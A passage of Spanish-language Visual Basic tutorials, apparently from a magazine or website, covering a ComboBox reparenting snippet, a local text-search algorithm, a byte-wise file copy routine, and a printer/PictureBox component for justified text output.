    Dim rtn
    Hide
    Form1.Show
    rtn = SetParent(Form1.Combo1.hWnd, Form1.hWnd)
End Sub
```

Compruebe la funcionalidad ejecutando el proyecto. Cuando cierra Form2 el ComboBox regresa a su formulario de origen. Si lo desea puede crear un evento para Combo1 y verá que el código también cambia de Padre.

Coloco un ejemplo a vuestra disposición (mc.zip 2k)

Un Motor de Búsqueda Local (Explorador de Texto)

Una aplicación que busca cierto texto, empezado desde la carpeta que se le indique, y reporta una lista con los archivos que lo contienen

---

Introducción

Suena algo impactante Un Motor de Búsqueda Local, pero en realidad ese es el propósito, es decir, que al estilo de un motor de búsqueda de Internet, deseo que una aplicación me busque cierto texto empezando desde la carpeta que le indique, y me reporte de lista con los archivos que lo contienen. Tal vez quedaría mejor el titulo Explorador de Texto, pero el impacto no es igual; Ustedes juzgaran. Este articulo es una guía para comenzar una aplicación fuerte si se quiere, aunque la que suministro esta bastante completa, el resto corre por cuenta de sus inquietudes y necesidades.

Origen del Problema

Posiblemente a todos nos a pasado que alguna vez necesitábamos desesperadamente algo que escribimos hace tiempo y no recordamos en que archivo lo guardamos, y peor aun no recordamos si fue en un documento de procesador de texto o en una hoja electrónica. En el mejor de los casos tenemos que abrir y revisar pocos o muchos documentos, y si hay suerte encontramos aquello, no sin perder bastante tiempo. Pues bien, con esa premisa me lance a escribir un programa que haga eso, es decir, que busque por mi un texto en la carpeta o carpetas que yo le ordene. Muy posiblemente exista software comercial muy bueno para esto, pero es un buen ejercicio para los programadores Visual Basic y le agradará.

Algoritmo de Solución

Ya se habrán imaginado que se trata de programación de acceso binario. Pero ¿cómo empezar y lograr la máxima eficiencia?. Existen algunos aspectos a considerar:

- Necesito emular algo como la poderosa instrucción InStr()
- No puedo cargar todo el archivo en memoria RAM para explorarlo (desconozco el tamaño)
- Seria excelente que no interesara si el archivo esta abierto (esto me brindaría una capacidad multiusuario)
- Necesito optimizar la velocidad al máximo.

Bien, la técnica que aplico suministra todas esta ventajas. Todos los archivos pueden ser tratados como binarios. No obstante, estas cadenas de bytes deben ser exploradas de manera secuencial, dado que su orden es aleatorio; vaya paradoja. El siguiente algoritmo lo diseñe pensado en una eficiencia máxima:

1. Abrir el archivo como binario de acceso de solo lectura
2. 2. Leer el siguiente byte y compáralo con el primer carácter del texto a explorar. Si la lectura secuencial ha terminado, dar salida al ciclo y reportar un NoMatch.
3. Si no coinciden, ir al paso 2.
4. Si coinciden, leer el siguiente byte y compararlo con el siguiente carácter del texto buscado.
5. Si no coinciden, retroceder el puntero al archivo al byte de la siguiente a la lectura secuencial e ir al paso 2.


6. Si coinciden, continuar hasta que todos coincidan y la lectura de bytes sea igual al numero de caracteres del texto, entonces dar salida y reportar el éxito.

¿Complicado?. En realidad los algoritmos nunca son amistosos, pero cuando se trata de algo así, es mejor imaginárselo primero. Además, a medida que la solución se crea, el algoritmo se cambiara un poco, pero en esencia se conserva la idea.

Básicamente son dos pasos los que cumplen con las perceptivas de la solución. Primero, el paso (1) sugiere acceso binario de solo lectura, esto agiliza el acceso secuencial y permite que se explore un archivo abierto; por ejemplo, hice una prueba con un archivo Word abierto y la búsqueda no presento problemas. Segundo, en el paso (2) comparo un solo carácter, por supuesto esto agilizara enormemente la comparación y, por consiguiente, la velocidad de la solución; en particular, en archivos binarios como los creados con Word©, se ignoraran aquellas partes estrictamente binarias (caracteres no alfabéticos). Como una particularidad, el paso (4) es una optimización, aunque solo logre una mejora del 6%, sobre la comparación del texto buscado como una unidad.

Una Aplicación Sencilla

Empleando la teoria expuesta anteriormente, he creado la siguiente aplicación:



Tal como está, la aplicación presta un buen servicio. Francamente recomiendo su código porque involucra bastantes detalles que pueden ser didácticos para cualquier programador Visual Basic. Esta pequeña aplicación cumple las perspectivas del algoritmo que expuse al principio, y una optimización adicional para dar mayor velocidad. El código le puede bajar de la revista Algoritmo .

Bemoles

Como todos los programas son falibles, este no es la excepción. Archivos antiguos, como ayudas DOS, son indescifrables por este algoritmo y la exploración no tiene éxito. Lo mismo ocurre con Bases de Datos codificadas, aunque esto realmente es preferible. Otro caso inevitable, son por ejemplo archivos de procesador de palabras que tienen incluidas imágenes en el propio código del archivo, esto hace que se pierda algo de tiempo explorando zonas muertas en cuanto a texto. Otro caso es que la exploración se hace al 100% del archivo, paradójicamente puede encontrar texto que no es visible en la edición del documento, p.e. en la ficha de propiedades de un documento Word© puede haber escrito comentarios que solo son visibles si Usted va a ese Dialogo, el Explorador de Texto busca también allí.

Existe también un lío con ciertas páginas HTML, donde las tildes usan un código especial, en particular las HTML, creadas con Word ® o Corel Web Designer ®, no obstante, esto es sencillo de corregir (el Freeware no tiene esta corrección aún).

Aquí incluyo un *Explorador de Texto.EXE* de Visual Basic 5.0 (requiere el Runtime de VB5) Freeware: expltext.zip (10 k). Muy recomendado.

Copiando Archivos

Procedimiento para copiar un archivo con código Basic

¿Se pueden escribir un código en Basic para copiar archivos de cualquier tipo?. Pues sí, aquí les presento un ejemplo completo y funcional. ¿Porqué quisiera escribir código para copiar archivos si ya existe FileCopy?. Les enumero unas buenas razones.

- Escribir un programa de instalación en Visual Basic completamente personalizado, con controles de avance byte por byte de la instalación y cuestiones similares.
- Aplicar algún algoritmo de compresión al copiar el archivo y descompresión al recuperarlo.
- Aplicar algún algoritmo de codificación (el suyo por ejemplo)
- Incluir meta-información a sus archivos
- Guía de como se puede enviar un archivo por un puerto

Como estas, deben existir más razones. Para implementar cualquiera de estos temas debe personalizar el código, úselo como guía simplemente. El origen de este procedimiento fue la creacción de un programa de instalación personalizado (esto implementa un código más extenso dentro del procedimiento).

Comentarios

- El archivo fuente debe estar cerrado
- La técnica de copiar por grupos de bytes mejora la velocidad de proceso. El aumento de la constante INLINE no mejora significativamente el rendimiento, el sistema es el que principalmente controla el volcado de la buffer
- El código es para VB4 o superior, en general para otro Basic son pocos los cambios que se deben hacer
- La función como la presento, no incluye filtros ni control de errores eventuales
- La función FileNameFromPath (aísla el nombre de archivo de una sarta trayectoria-archivo) es útil y la uso en otros contextos.

El código se muestra a continuación:

```
'--------------------------------------------------------------------
'Copia un archivo.
'Sintaxis
'FileCopy fuente, destino [, sobre escritura]
'Argumentos:
'SourceFile: nombre completo de un archivo a copiarse
'DestinationPath: nombre de la ruta de destino
'OverWrite: Opción de especificar sobre escritura.
'Por Harvey Triana, Petrosoft Co., 1996
'--------------------------------------------------------------------
Sub PetrosoftCopyFile(SourceFile As String, DestinationPath As String, Optional OverWrite As Variant)

    Const INLINE = 2 ^ 10

    Dim Tem    As String
    Dim i      As Integer
    Dim RCnl   As Integer
    Dim WCnl   As Integer
    Dim Bytes  As Long
    Dim Groups As Long
    Dim SBytes As Long

   'Este bloque verifica la sobre escritura si al archivo exise
    Tem = DestinationPath + FileNameFromPath(SourceFile)

    If Len(Dir(Tem)) Then
       If IsMissing(OverWrite) Then
          Kill Tem
```

```
      Else
         If OverWrite Then
            Kill Tem
         Else
            Exit Sub
         End If
      End If
   End If

   RCnl = FreeFile
   Open SourceFile For Binary Access Read As #RCnl
   WCnl = FreeFile
   Open Tem For Binary Access Write As #WCnl

  'Copia por grupos de bytes
   Bytes = LOF(RCnl)
   Groups = Int((Bytes / INLINE))
   SBytes = (Bytes - Groups * INLINE)

   If Groups > 0 Then
      For i = 1 To Groups
          Tem = Input$(INLINE, #RCnl)
          Put #WCnl, , Tem
      Next
   End If

   If SBytes > 0 Then
      Tem = Input$(SBytes, #RCnl)
      Put #WCnl, , Tem
   End If

   Close RCnl, WCnl
End Sub


Public Function FileNameFromPath(Tem As String) As String

   Dim x As String, i

   If InStr(Tem, "\") Then
      i = Len(Tem)
      Do
         x = Mid$(Tem, i, 1)
         i = i - 1
      Loop Until x = "\" Or i = 0
      FileNameFromPath = Mid$(Tem, i + 2)
   Else
      FileNameFromPath = Tem
   End If
End Function
```

Como Escribir un Componente para Printer II

Impresión de Paginas de Texto

En la parte I de este documento enumere las bondades de escribir un componente (DLL) para Printer, de manera que la carencia de muchas capacidades de impresión, fueran incorporadas a los desarrollos escritos a partir del objeto *Printer* de Visual Basic. Bien, este documento no es exactamente una extensión técnica del componente, sino una extensión de su funcionalidad.

Una de las características de impresión carentes, y más solicitadas, es la salida de texto con formato. Si bien herramientas de terceros y otras como *Crystal Reports* o *DataReport* dan una solución relativa, el desarrollador se ve limitado a las posibilidades de estas herramientas, y normalmente, también a sus problemas. Ademas, estas herramientas solo prestan servicios de bases de datos, lo que colocan una limitante a otro tipo de desarrollos.

Impresión de Paginas de Texto

Si Usted antes ha programado salidas a impresora usando el objeto Printer, sabrá que la impresión de una pagina de texto (con varios párrafos) no es una tarea simple con Visual Basic. En el articulo anterior, "Como Escribir un Componente para Printer", dispuse el procedimiento *PrintParagraph* (o *PutParagraph*), el cual suministra un principio de solución al problema, pero no cumple todos los requerimientos. La función *PrintParagraph* se limita a hacer lo que dice su nombre, es decir, imprimir párrafos individuales (la función no trabaja para cadenas de texto que contienen un carácter de retorno *vbCrLf*). Bien, he extendido esta función para darle capacidad para imprimir varios párrafos en una sola llamada. Ademas esta nueva característica incorpora la salida con *justificación*, incluyendo impresión justificada completa (me atrevo a pensar que soy el primer programados Visual Basic que ha logrado esto con código plano).

Aunque el código que suministro en este articulo soluciona en gran medida la impresión de paginas de texto, sigue siento tarea del programador personalizar la salida a la impresora. Esto por supuesto lo imponen parámetros como el tamaño de papel, numero de paginas, orientación, y otros. Realmente la parte difícil del código esta dada en este articulo; la función *PrintPage* imprime texto dentro de un marco predefinido, e incorpora el parámetro *Justify* (de la enumeración: *TextJustify*).

El Algoritmo

No sé hasta que punto se justifique dar la explicación de la idea que soluciona el problema expuesto en este articulo. Realmente se podría resumir a grandes rasgos en que se trata de sumas de palabras y comparación de la suma temporal con la línea o renglón disponible de salida. La justificación completa se basa en dividir la diferencia de renglón y numero de palabras, e imprimir palabra por palabra agregándole esta diferencia. En todo caso aquí publico todo el código para aquellos estudiosos.

Pruebas Previas

Cuando desarrollamos un código para Printer, lo lógico es que demos salida previa a un objeto *lienzo* (*canvas*) como *PictureBox*. Esto con el propósito de ahorrar materiales de impresora durante la depuración del código. Alguien dijo que debería existir una interfaz secundaria *Canvas*, y que objetos como Printer, UserControl, PictureBox la compartieran (realmente esto es una discusión amplia que no viene al caso dentro de este articulo).

Asi pues, inicialmente se trabaja un componente de servicios para PictureBox, y luego se duplica el código para dar los cambios y ajustes necesarios para un componente de servicios para Printer. Por rendimiento y depuración, no es recomendado usar objetos genéricos, léase tipo *Object*, para dar servicios a ambos objetos. Mi componente de servicios a PictureBox es *CPictureBoxUtilities*, que luego genera *CPrinterUtilities*.

El Código

En el articulo anterior a este, *Como Escribir un Componente para Printer*, se delinean los pasos básicos para crear un componente para Printer. El proyecto DLL entregado en aquel articulo ha sido ampliado y mejorado (diría ostensiblemente) en este articulo. Recomiendo reemplazar todo el código referente a impresión de texto por el suministrado en los siguiente apartados (por supuesto que existe compatibilidad lógica).

La clase *CCommon*

El propósito de esta clase es compartir declaración de tipos y enumeraciones entre las clases de servicios a Printer y a PictureBox. Esta clase tiene la propiedad *Instancing = 2-PublicNotCreatable*, para que el software cliente reconozca los tipos allí declarados. El código es el siguiente:

```
'//-------------------------------------------------------
'// CLASS       : CCommon
'// DESCRIPTION : Public Enums and Types
'// AUTHOR      : Harvey T.
'// CREATE      : -
'// UPDATE      : MAY 15, 2000
'//-------------------------------------------------------
Option Explicit

'//ENUMS
'//(Procedure PutText)
Public Enum enmPutText
    enmLeftToPoint
    enmCenterPoint
    enmRightToPoint
    enmBootomOfPoint
    enmTopOfPoint
End Enum

'//(Text Justify)
Public Enum enmTextJustify
    enmLeft
    enmRight
    enmCenter
    enmComplete
End Enum

'//UDTs
Public Type udtWord
    Word  As String
    Left  As Single
    Width As Single
End Type
```

La clase *CPictureBoxUtilities*

Esta clase suministra un conjunto de funciones de extensión de funcionalidad al control PictureBox. Por supuesto, la salida con formato de texto a PictureBox es perfectamente útil; personalmente empleo esta clase en proyectos de salida gráfica bastante elaborada. He aquí código (Instancing = 5-MultiUse):

```
'//-------------------------------------------------------
'// CLASS       : PictureBoxUtilities
'// DESCRIPTION : PictureBox Utilities Component
'// AUTHOR      : Harvey T.
'// CREATE      : -
'// UPDATE      : MAY 15, 2000
'//-------------------------------------------------------
Option Explicit

Private Const SP As String = " "

Private m_picClient As PictureBox

'//-------------------------------------------------------------
'// PROPERTY    : ClientPictureBox
'// DESCRIPTION : Shares PicturBox reference from client
'//-------------------------------------------------------------
Public Property Set ClientPictureBox(v As Object)
    If TypeName(v) = "PictureBox" Then
       Set m_picClient = v
    End If
End Property

'//-------------------------------------------------------------
'// FUNCTION    : PutText
'// DESCRIPTION : Prints a String as you like
'//-------------------------------------------------------------
Public Sub PutText( _
      ByVal x As Single, _
```

```
      ByVal y As Single, _
      s As String, _
      Optional AlignmentPointX As enmPutText = enmRightToPoint, _
      Optional AlignmentPointY As enmPutText = enmBootomOfPoint _
    )
    With m_picClient
        Select Case AlignmentPointX
            Case enmRightToPoint '//Default
            Case enmLeftToPoint: x = x - .TextWidth(s)
            Case enmCenterPoint: x = x - .TextWidth(s) / 2
        End Select
        Select Case AlignmentPointY
            Case enmBootomOfPoint '//Default
            Case enmTopOfPoint: y = y - .TextHeight(s)
            Case enmCenterPoint: y = y - .TextHeight(s) / 2
        End Select
       .CurrentX = x
       .CurrentY = y
    End With
    m_picClient.Print s;
End Sub

'//-------------------------------------------------------------
'// FUNCTION    : PrintParagraph
'// DESCRIPTION : Prints a paragrapth and returns number of lines
'//-------------------------------------------------------------
Public Function PrintParagraph( _
       ByVal ParagraphLeft As Single, _
       ByVal ParagraphTop As Single, _
       ByVal ParagraphWidth As Single, _
       ByVal ParagraphHeight As Single, _
       ByVal Text As String, _
       Optional TextJustify As enmTextJustify = enmLeft _
     ) As Long

    Dim pos      As Long
    Dim Word     As String
    Dim SumTem   As String
    Dim SumWord  As String
    Dim hgt      As Single
    Dim pY       As Single
    Dim s        As String
    Dim nLine    As Long
    Dim FreeLine As Single

    hgt = m_picClient.TextHeight("H")
    s = RTrim$(Text) + SP
    pY = ParagraphTop
    Do
       pos = InStr(s, SP)
       If pos Then
          Word = Left$(s, pos - 1)

          '//Cut word (unfrequent case)
          If m_picClient.TextWidth(Word) > ParagraphWidth Then
             CutWord Word, ParagraphWidth
          End If

          SumTem = SumTem + Word + SP

          If m_picClient.TextWidth(RTrim$(SumTem)) <= ParagraphWidth Then
             s = Mid$(s, pos + 1)
             SumWord = SumTem
          Else
             nLine = nLine + 1
             PrintWordsLine SumWord, ParagraphLeft, _
                            ParagraphWidth, pY, TextJustify, nLine
             pY = pY + hgt
             SumTem = vbNullString
             If (pY + hgt) > (ParagraphTop + ParagraphHeight) Then
                pos = 0 '//Force exit
             End If
          End If
       Else
          PrintWordsLine SumWord, ParagraphLeft, _
                         ParagraphWidth, pY, TextJustify, 0
          nLine = nLine + 1
```

```
       End If
       PrintParagraph = nLine
    Loop Until pos = 0
End Function

Private Sub PrintWordsLine( _
        s As String, _
        ParagraphLeft As Single, _
        ParagraphWidth As Single, _
        CurTop As Single, _
        TextJustify As enmTextJustify, _
        nLine As Long _
    )
    Dim FreeLine As Single

    s = Trim$(s)
    FreeLine = ParagraphWidth - m_picClient.TextWidth(s)

    Select Case TextJustify
        Case enmCenter
             PutText ParagraphLeft + FreeLine / 2, CurTop, s
        Case enmComplete
             If nLine Then
                PrintCompleteJustify ParagraphLeft, CurTop, s, FreeLine
             Else
                '//End of paragraph
                PutText ParagraphLeft, CurTop, s
             End If
        Case enmLeft
             PutText ParagraphLeft, CurTop, s
        Case enmRight
             PutText ParagraphLeft + FreeLine, CurTop, s
    End Select
End Sub

Private Sub PrintCompleteJustify( _
        x As Single, _
        y As Single, _
        WordsLine As String, _
        FreeLine As Single _
        )
    Dim vWords As Variant
    Dim vWord  As Variant
    Dim NextX  As Single
    Dim nWords As Long

    vWords = Split(WordsLine, SP)
    nWords = UBound(vWords)
    NextX = x
    For Each vWord In vWords
        PutText NextX, y, CStr(vWord)
        If nWords Then
           NextX = NextX + m_picClient.TextWidth(vWord + SP) + _
                   FreeLine / nWords
        End If
    Next
End Sub

Private Sub CutWord(ByRef Word As String, dx As Single)
    Dim CutWord As String, i As Integer
    CutWord = vbNullString
    i = 0
    Do
       i = i + 1
       If m_picClient.TextWidth(CutWord + _
          Mid(Word, i, 1) + "....") < dx Then
          CutWord = CutWord + Mid(Word, i, 1)
       Else
          Exit Do
       End If
    Loop
    Word = CutWord + "..."
End Sub

Private Sub Class_Terminate()
    Set m_picClient = Nothing
End Sub
```

```
'//-------------------------------------------------------------
'// FUNCTION    : PutImage
'// DESCRIPTION : Put a image
'//               Returns True is successful
'//-------------------------------------------------------------
Public Function PutImage( _
       ImageLeft As Single, _
       ImageTop As Single, _
       Image As StdPicture, _
       Optional ShowError As Boolean = False _
    ) As Boolean

    On Error GoTo ErrHandler
    m_picClient.PaintPicture Image, _
                ImageLeft, ImageTop, _
                , , , , , , vbSrcAnd
    PutImage = True
    Exit Function

ErrHandler:
    If ShowError Then
       MsgBox "Error in Procedire PutImage: " & _
              vbCrLf & Err.Description, vbInformation
    End If
End Function

'//-------------------------------------------------------------
'// FUNCTION    : PrintPage
'// DESCRIPTION : Prints a text block
'//-------------------------------------------------------------
Public Sub PrintPage( _
       ParagraphLeft As Single, _
       ParagraphTop As Single, _
       ParagraphWidth As Single, _
       ParagraphHeight As Single, _
       Text As String, _
       Optional TextJustify As enmTextJustify = enmLeft _
       )
       Dim vLines As Variant
       Dim vLine  As Variant
       Dim n      As Long
       Dim hgt    As Single

       hgt = m_picClient.TextHeight("H")

       vLines = Split(Text, vbCrLf)
       For Each vLine In vLines
           If Len(vLine) Then
              n = PrintParagraph( _
                  ParagraphLeft, _
                  ParagraphTop + n * hgt, _
                  ParagraphWidth, _
                  ParagraphHeight - n * hgt, CStr(vLine), _
                  TextJustify _
                  )
              vLine = vbNullString
              If n = 0 Then Exit For '//over ParagraphHeight
           Else
              n = n + 1
           End If
       Next
End Sub
```

La clase *CPrinterUtilities*

Esta clase suministra un conjunto de funciones de extensión de funcionalidad a Printer. Personalmente empleo la clase en la elaboración de reportes y gráficos totalmente personalizados (evitando así las limitaciones de herramientas como Crystal Reports o el DataReport. He aquí el código (Instancing = 5-MultiUse):

```
'//-----------------------------------------------------------
'// CLASS       : PrinterUtilities
'// DESCRIPTION : Printer Utilities Component
'// AUTHOR      : Harvey T.
'// CREATE      : -
'// UPDATE      : MAY 15, 2000
'//-----------------------------------------------------------
Option Explicit

Private Const SP As String = " "

Private m_ClientPrinter As Printer

'//-----------------------------------------------------------------
'// PROPERTY    : ClientPrinter
'// DESCRIPTION : Shares Printer reference from client
'//-----------------------------------------------------------------
Public Property Set ClientPrinter(v As Object)
    If TypeName(v) = "Printer" Then
       Set m_ClientPrinter = v
    End If
End Property

'//-----------------------------------------------------------------
'// FUNCTION    : PutText
'// DESCRIPTION : Prints a String as you like
'//-----------------------------------------------------------------
Public Sub PutText( _
      ByVal x As Single, _
      ByVal y As Single, _
      s As String, _
      Optional AlignmentPointX As enmPutText = enmRightToPoint, _
      Optional AlignmentPointY As enmPutText = enmBootomOfPoint _
    )
    With m_ClientPrinter
        Select Case AlignmentPointX
            Case enmRightToPoint '//Default
            Case enmLeftToPoint: x = x - .TextWidth(s)
            Case enmCenterPoint: x = x - .TextWidth(s) / 2
        End Select
        Select Case AlignmentPointY
            Case enmBootomOfPoint '//Default
            Case enmTopOfPoint: y = y - .TextHeight(s)
            Case enmCenterPoint: y = y - .TextHeight(s) / 2
        End Select
       .CurrentX = x
       .CurrentY = y
    End With
    m_ClientPrinter.Print s;
End Sub

Private Sub Class_Terminate()
    Set m_ClientPrinter = Nothing
End Sub

'//-----------------------------------------------------------------
'// FUNCTION    : PrintParagraph
'// DESCRIPTION : Prints a paragrapth and returns number of lines
'//-----------------------------------------------------------------
Public Function PrintParagraph( _
       ByVal ParagraphLeft As Single, _
       ByVal ParagraphTop As Single, _
       ByVal ParagraphWidth As Single, _
       ByVal ParagraphHeight As Single, _
       ByVal Text As String, _
       Optional TextJustify As enmTextJustify = enmLeft _
     ) As Long

    Dim pos      As Long
    Dim Word     As String
    Dim SumTem   As String
    Dim SumWord  As String
    Dim hgt      As Single
    Dim pY       As Single
    Dim s        As String
    Dim nLine    As Long
    Dim FreeLine As Single
```

```
    hgt = m_ClientPrinter.TextHeight("H")
    s = RTrim$(Text) + SP
    pY = ParagraphTop
    Do
       pos = InStr(s, SP)
       If pos Then
          Word = Left$(s, pos - 1)

          '//Cut word (unfrequent case)
          If m_ClientPrinter.TextWidth(Word) > ParagraphWidth Then
             CutWord Word, ParagraphWidth
          End If

          SumTem = SumTem + Word + SP

          If m_ClientPrinter.TextWidth(RTrim$(SumTem)) <= ParagraphWidth Then
             s = Mid$(s, pos + 1)
             SumWord = SumTem
          Else
             nLine = nLine + 1
             PrintWordsLine SumWord, ParagraphLeft, _
                            ParagraphWidth, pY, TextJustify, nLine
             pY = pY + hgt
             SumTem = vbNullString
             If (pY + hgt) > (ParagraphTop + ParagraphHeight) Then
                pos = 0 '//Force exit
             End If
          End If
       Else
          PrintWordsLine SumWord, ParagraphLeft, ParagraphWidth, _
                         pY, TextJustify, 0
          nLine = nLine + 1
       End If
       PrintParagraph = nLine
    Loop Until pos = 0
End Function

Private Sub PrintWordsLine( _
        s As String, _
        ParagraphLeft As Single, _
        ParagraphWidth As Single, _
        CurTop As Single, _
        TextJustify As enmTextJustify, _
        nLine As Long _
    )
    Dim FreeLine As Single

    s = Trim$(s)
    FreeLine = ParagraphWidth - m_ClientPrinter.TextWidth(s)

    Select Case TextJustify
        Case enmCenter
             PutText ParagraphLeft + FreeLine / 2, CurTop, s
        Case enmComplete
             If nLine Then
                PrintCompleteJustify ParagraphLeft, CurTop, s, FreeLine
             Else
                '//End of paragraph
                PutText ParagraphLeft, CurTop, s
             End If
        Case enmLeft
             PutText ParagraphLeft, CurTop, s
        Case enmRight
             PutText ParagraphLeft + FreeLine, CurTop, s
    End Select
End Sub

Private Sub PrintCompleteJustify( _
        x As Single, _
        y As Single, _
        WordsLine As String, _
        FreeLine As Single _
        )
    Dim vWords As Variant
    Dim vWord  As Variant
    Dim NextX  As Single
    Dim nWords As Long
```

```
    vWords = Split(WordsLine, SP)
    nWords = UBound(vWords)
    NextX = x
    For Each vWord In vWords
        PutText NextX, y, CStr(vWord)
        If nWords Then
           NextX = NextX + m_ClientPrinter.TextWidth(vWord + SP) + _
                   FreeLine / nWords
        End If
    Next
End Sub

Private Sub CutWord(ByRef Word As String, dx As Single)
    Dim CutWord As String, i As Integer
    CutWord = vbNullString
    i = 0
    Do
       i = i + 1
       If m_ClientPrinter.TextWidth(CutWord + _
          Mid(Word, i, 1) + "....") < dx Then
          CutWord = CutWord + Mid(Word, i, 1)
       Else
          Exit Do
       End If
    Loop
    Word = CutWord + "..."
End Sub

'//-------------------------------------------------------------
'// FUNCTION    : PrintPage
'// DESCRIPTION : Prints a text block
'//-------------------------------------------------------------
Public Sub PrintPage( _
       ParagraphLeft As Single, _
       ParagraphTop As Single, _
       ParagraphWidth As Single, _
       ParagraphHeight As Single, _
       Text As String, _
       Optional TextJustify As enmTextJustify = enmLeft _
       )
       Dim vLines As Variant
       Dim vLine  As Variant
       Dim n      As Long
       Dim hgt    As Single

       hgt = m_ClientPrinter.TextHeight("H")

       vLines = Split(Text, vbCrLf)
       For Each vLine In vLines
           If Len(vLine) Then
              n = PrintParagraph( _
                  ParagraphLeft, _
                  ParagraphTop + n * hgt, _
                  ParagraphWidth, _
                  ParagraphHeight - n * hgt, CStr(vLine), _
                  TextJustify _
                  )
              vLine = vbNullString
              If n = 0 Then Exit For '//over ParagraphHeight
           Else
              n = n + 1
           End If
       Next
End Sub
```

Las clases *CPictureBoxUtilities y CPrinterUtilities* requieren que el cliente pase por referencia el objeto al cual se van a dar los servicios.

Un Proyecto de Prueba

Para dar prueba a componente, puede ya sea compilar la DLL (com_PU) y darle referencia en el siguiente proyecto de prueba, o agregar el proyecto DLL a un grupo de proyectos. El proyecto de prueba (Name = PUTest) consta de un formulario (Name = frmTest), con un PictureBox (Name = picSample). El código del formulario es el siguiente:

```
'//-------------------------------------------------------
'// FORM        : frmTest
'// DESCRIPTION : Debug word wrap procedures
'// AUTHOR      : Harvey T.
'// CREATE      : -
'// UPDATE      : -
'//-------------------------------------------------------
Option Explicit

Private cu As CPictureBoxUtilities

Private sAnyText As String

Private Sub Form_Load()

'//Creates the object for PictureBox services
    Set cu = New CPictureBoxUtilities

'//Shares the object reference
    Set cu.ClientPictureBox = picSample

'//Text sample (**two continuous lines)
    sAnyText = "Microsoft® Visual Basic® lets you create applications for the Internet or a corporate
intranet in several different ways. Using the new Internet programming features in Visual Basic, you
can make use of your skills as a Visual Basic programmer to produce dynamic, powerful Internet
applications with little effort." & vbCrLf & vbCrLf & _
              "You can produce applications that run on the client or the server, present HTML pages
inside a forms-based application, or use ActiveX components on the Web. In addition, you can quickly
and easily set up your applications for Internet component download and deployment."
End Sub

Private Sub Form_Resize()
    picSample.Move 0, 0, ScaleWidth, ScaleHeight
    picSample.Cls

'//Puts text in left=4 pixels, top=4 pixels
    cu.PrintPage 60, 60, picSample.ScaleWidth - 120, _
                 picSample.ScaleHeight - 120, sAnyText, enmComplete
End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set cu = Nothing
End Sub

Private Sub PrinterSample()
    Dim pu  As CPrinterUtilities
    Dim ptr As Printer

    Set pu = New CPrinterUtilities

    Set ptr = Printer
    With ptr
        .Orientation = vbPRORPortrait
        .ScaleMode = vbCentimeters
        .Font.Name = "Courier New"
        .Font.Size = 10
    End With

    Set pu.ClientPrinter = ptr
    pu.PrintPage 2, 2, 8, 12, sAnyText, enmComplete

    ptr.EndDoc

    Set pu = Nothing
End Sub
```

Ejecute el proyecto para notar la justificación completa, redimensione el formulario manualmente. Puede ver las diferentes justificaciones cambiando el parámetro *TextJustify* de la línea:

cu.PrintPage 0, 0, picSample.ScaleWidth, picSample.ScaleHeight, sAnyText, *enmComplete*

Como sugerencia, borre desde la coma, y vuelva a escribir la coma, asi el editor de Visual Basic muestra la enumeración en una lista desplegable.

NOTA. La funcion Split() pertenece al entorno de Visual Basic 6.0. Si va a emplear Visual Basic 5.0, puede encontrar una alternativa en la funcion SplitIt: Tip #18 de la sección Funciones de este Web.

Como Escribir un Componente para Printer I

Las Deficiencias y Falta de Codificación Limpia para Printer se Pueden Solventar Escribiendo un Componente Eficiente

---

